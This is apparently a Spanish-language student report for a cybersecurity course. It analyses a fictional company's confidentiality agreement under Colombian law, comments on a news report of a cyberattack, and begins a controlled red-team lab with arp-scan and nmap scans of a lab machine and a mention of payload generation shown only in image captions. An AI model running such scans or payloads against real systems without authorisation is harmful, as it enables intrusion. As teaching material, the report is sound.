


Ilustración 9 Instalación de Windows 10 pro y sus características técnicas






Ilustración 10 instalación de Kali Linux. y sus características técnicas

Ilustración 11 Comunicación entre las Maquinas

ACTIVIDAD UNIDAD 1 - ETAPA 2 - ACTUACIÓN ÉTICA Y LEGAL

Una vez leído el anexo 2 – escenario 2 y el anexo 3 –Acuerdo, ¿Qué párrafos cree usted que se tornan ilegales dentro del acuerdo de confidencialidad?

En la empresa Hackerhouse a pesar de ser una empresa en constante crecimiento y que se está posicionando rápidamente incurre en algunos detalles que pueden afectar su buen nombre y el de los que laboran en ella .

Inicialmente tiene como acuerdo de confidencialidad aprobado un documento elaborado por un abogado que ya no labora con ellos y que presuntamente realizaba ilícitos dentro de la empresa y aun con evidente conocimiento de este tema recursos humanos no se tomó la molestia de revisar este documento en asesoría de un tercero , lo cual puede conducir a un documento con muchos vacíos éticos y/o profesionales.
La empresa en la seleccione de personal propone que los nuevos candidatos realicen una prueba técnica basada en escenarios reales presentados en la empresa ,lo cual es poco ético ya que estarían abusando de los candidatos para que les solucionen sus posibles brechas de seguridad prácticamente de forma gratuita.

En conclusión, la empresa Hackerhouse o es una empresa abusadora y poco ética o no cuenta con el personal idóneo en la alta gerencia o en el área de recursos humanos que le ayuden a seleccionar el personal en la elaboración de los documentos y normas que rigen la empresa.
Si usted como profesional en ciberseguridad logró encontrar algún proceso ilegal en el anexo 3 – Acuerdo, deberá citar puntualmente ley colombiana y articulo que se podría estar violentando en dicho documento.

Algunas cláusulas del contenido de confidencialidad me llaman la atención como, por ejemplo:

La cláusula primero donde se obliga a no divulgar informacion confidencial de procesos

ilegales , esto puede incurrir en procesos penales contra el firmante ,ya que aun conociendo sobre procesos ilegales en la empresa los debe “omitir”.

El Código Penal Colombiano, en su artículo 447, establece penas de prisión para quien "impida o dificulte la actuación de un funcionario público en ejercicio de sus funciones".[4]

Cláusula Cuarta:

Tiene en su apartado 3 : “ No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.”
Es como el refuerzo a la primera clausula donde se exige que independiente a cualquier actividad ilegal o que presuntamente parezca ilegal se debe guardar reserva total , aparte que se obliga al firmante a cargar con la responsabilidad de todo lo que malo que puedan realizar las personas que tengan la informacion.

Se obliga también a tener absoluta reserva ,al menos que sea autorizado por Hackerhouse a revelar los malos manejos de la información.

Como tal la cláusula cuarta con todos sus artículos ,2,3,4,5, está comprometiendo al firmante aparte de tener reserva absoluta y responsabilidad de todo lo que suceda con la informacion , a cargar como único responsable de cualquier resultado delictivo.

Clausula Sexta , y finalmente creo que con esta cláusula acaban de comprometer completamente al firmante que aparte de comprometerse con la informacion “confidencial” debe cargar con el mal comportamiento o cualquier otro tipo de delito que se ejecute en a la empresa donde se vea comprometida la informacion.

[4]Fuente:https://www.conceptosjuridicos.com/codigo-penal-articulo-447/#:~:text=El%20art%C3%ADculo%20447%20del%20C%C3%B3digo,de%20Justicia%20por%20imprudencia%20grave.

En las cláusulas mencionadas creo que se pueden incluir los artículos del
Código Penal Colombiano: : Obstrucción a la justicia ya que es se insiste mucho en no revelar cualquier movimiento ilegal o de fraude.

Se trata de un delito contra la Administración de Justicia. Está regulado en el Título XX, Capítulo VII, De la obstrucción a la Justicia y la deslealtad profesional, en los artículos 463 y 464 del Código Penal, junto a los delitos de deslealtad profesional.
El delito de obstrucción a la justicia comprende diferentes conductas.
Por un lado, el artículo 463 castiga la incomparecencia injustificada en causa criminal. Por otro lado, el artículo 464 regula los atentados contra la libertad de los intervinientes en un procedimiento judicial.

También se está violando la LEY 1273 DE 2009 que es: Artículo 269F. VIOLACIÓN DE DATOS PERSONALES. Apropiación indebida de información confidencial ya que se debe entregar a las personas que la soliciten y el firmante no sabe que harán con ella.
Ley 1581 de 2012[5]

Considero también que se está violando el Artículo 8°. Derechos de los Titulares. Protección de datos personales

[5] Fuente: https://www.gersonvidal.com/blog/obstruccion-justicia/

Fuente : https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

¿USTED ACEPTARÍA CONTRATO Y ACUERDO DE CONFIDENCIALIDAD DE LA ORGANIZACIÓN HACKERHOUSE, AUN CONOCIENDO LO QUE PODRÍA DISPONER COPNIA EN SU CÓDIGO DE ÉTICA Y SANCIONES EN COLOMBIA PARA PROFESIONALES DE INGENIERÍA?

Conociendo los principios que según COPNIA estaría infringiendo el contrato de confidencialidad como por ejemplo la prohibición de denunciar actividades delictivas ,la exención de responsabilidades , el hecho de tener que responder por el mal uso de la informacion y la prohibición de divulgar o denunciar actividades que me pueden afectar directamente , considero que aceptar un contrato de confidencialidad con condiciones cuestionables podría implicar ciertos riesgos y responsabilidades, pero no me hace automáticamente culpable de las posibles actividades delictivas.

Por eso también sería bueno asesorarse de un especialista en términos de este tipo de contratos para comprender mejor el alcance de las implicaciones.

el hecho de aceptar este contrato no me convierte en delincuente participe de cualquier evento irregular.

La decisión de aceptar una oferta laboral con lleva consideraciones mucho más importantes que una simple decisión , hay muchos factores como la situación laboral actual, las condiciones económicas y familiares, así como las oportunidades de crecimiento profesional, todas deben ser evaluadas cuidadosamente ya que de este tipo de situaciones dependería mi vida laboral y personal . Aunque la tentación de aceptar un contrato atractivo puede ser considerable, es imperativo analizar con detenimiento las condiciones propuestas y su alineación con los principios éticos y legales. En caso de que se identifique alguna actividad delictiva en la empresa, se debe tener en cuenta la responsabilidad individual de informar de manera adecuada y oportuna, asegurando la integridad y el cumplimiento de las normativas legales. Desde una perspectiva objetiva, es comprensible rechazar una oferta de trabajo en circunstancias que pongan en riesgo los principios éticos y la integridad profesional. Sin embargo, la realidad cotidiana de obligaciones financieras y familiares puede influir en la toma de decisiones, llevando a aceptar la oportunidad laboral. No obstante, no podría dejar pasar de largo la oportunidad

de pertenecer al grupo de trabajo de una empresa reconocida internacionalmente por sus servicios en ciberseguridad esto representa una oportunidad valiosa que debe ser considerada con mucha paciencia ,análisis y cautela.

Deberá buscar alguna noticia de cibercrimen en Colombia y redactar su punto de vista teniendo en cuenta las implicaciones legales y éticas que allí se pudieron generar

Hackers afectan salud y justicia en todo el país : https://www.elcolombiano.com/colombia/hackers-afectan-salud-y-justicia-en-todo-el-pais-HE22372630




Ilustración 11fuente: https://www.larepublica.co/empresas/reporte-ciberseguridad-2023-a-empresas-y-sectores-3701737

El articulo "Hackers Afectan Salud y Justicia en Todo el País" publicado en El Colombiano el 20 de octubre de 2023 describe un ataque cibernético a entidades del sector salud y justicia en Colombia. El ataque afectó los sistemas informáticos de varias entidades, incluyendo hospitales, clínicas y juzgados.

Es un ciber ataque que afecta y vulnera los derechos de los pacientes en Colombia.

Alguna de las mas representativas que se pueden detectar en el abuso de este ciber ataque son:

Ley 1273 de 2009 : Esta ley modifica el Código Penal colombiano y crea un nuevo bien jurídico tutelado denominado "de la protección de la información y de los datos". Esta ley tipifica como delitos el acceso abusivo a un sistema informático, la interceptación de datos informáticos, el daño informático y la violación de datos personales.

Ley 1905 de 2018: Esta ley crea el "Delito de hurto por medios informáticos y semejantes". Esta ley tipifica como delito el hurto de información personal, financiera o bancaria.
Ley 2087 de 2021: Esta ley modifica la Ley 1273 de 2009 y tipifica como delitos nuevos tipos de ciberdelitos, como el ransomware, la suplantación personal en línea y el ciberacoso.
Acceso abusivo a un sistema informático: Los hackers habrían accedido sin autorización a los sistemas informáticos de las entidades afectadas.
Interceptación de datos informáticos: Los hackers podrían haber interceptado datos informáticos mientras estos se transmitían por la red.
Daño informático: Los hackers podrían haber dañado o destruido los datos informáticos de las entidades afectadas.

Violación de datos personales: Los hackers podrían haber obtenido acceso a datos personales de los usuarios de las entidades afectadas.
Hurto por medios informáticos y semejantes: Los hackers podrían haber hurtado información personal, financiera o bancaria de las entidades afectadas.

UNIDAD 2 - ETAPA 3 - EJECUCIÓN PRUEBAS DE INTRUSIÓN

1. Describa de manera específica las herramientas software que utilizó para llevar a cabo el anexo 4 – escenario 3 enfocado a Redteam.

   Con los datos iniciales del ataque podemos identificar que fue un abuso de confianza , ya que la persona objetivo confía en la persona y por consiguiente en la informacion enviada.
   Este tipo de ataque es de los más comunes, aunque también podemos suponer que hubo suplantación de identidad , y que no fue un ataque ocasionado por algún compañero de trabajo.

   Inicialmente se realiza un escaneo para identificar la Ip de la maquina victima:
   arp-scan -I eth0 –localnet




Ilustración 12 Identificación de la IP victima

2. Ejecutamos comandos para identificar el posible sistema operativo de la maquina victima: con el comando nmap , también utilizamos zenmap.

nmap -O 192.168.100.110

nmap -O --

nmap -O --osscan-guess 192.168.100.110

Cómo estamos en ambiente controlados ,sabemos que nuestro sistema operativo es Windows 10 , el comando no lo detecta con certeza ,procedemos actualizar el Kali Linux y volvemos a ejecutar el comando.




Ilustración 13 Identificación del sistema operativo de la maquina

Volvemos a ejecutar el comando nmap -O --osscan-guess 192.168.100.110

Con nmap actualizado. Y esta vez sí nos incluye que el sistema es 90 % windows10




Ilustración 14 Actualización de NMAP , para ser más asertivo en la identificación del sistema operativo

3. Luego identificamos los posibles puertos con nmap para detectar posibles vulnerabilidades o puertos abiertos.

Utilizamos el comando intenso: nmap -T4 -A -v 192.168.100.110




Ilustración 15 identificación de puertos abiertos

Para realizar la prueba de intrusión en ambientes controlados , debemos identificar el payloads con el que deseamos trabajar .

debemos también identificar la IP de nuestra maquina atacante .

Los datos ofrecidos son: máquina objetico con sistema operativo win10 64. Son servicios de firewall y defender desactivados.

Identificación de payload disponibles para la práctica:

Generación del payloads para la práctica ,




Ilustración 16 Creación del Payload




Ilustración 17 Creación de payload con diferentes puertos para comprobación.

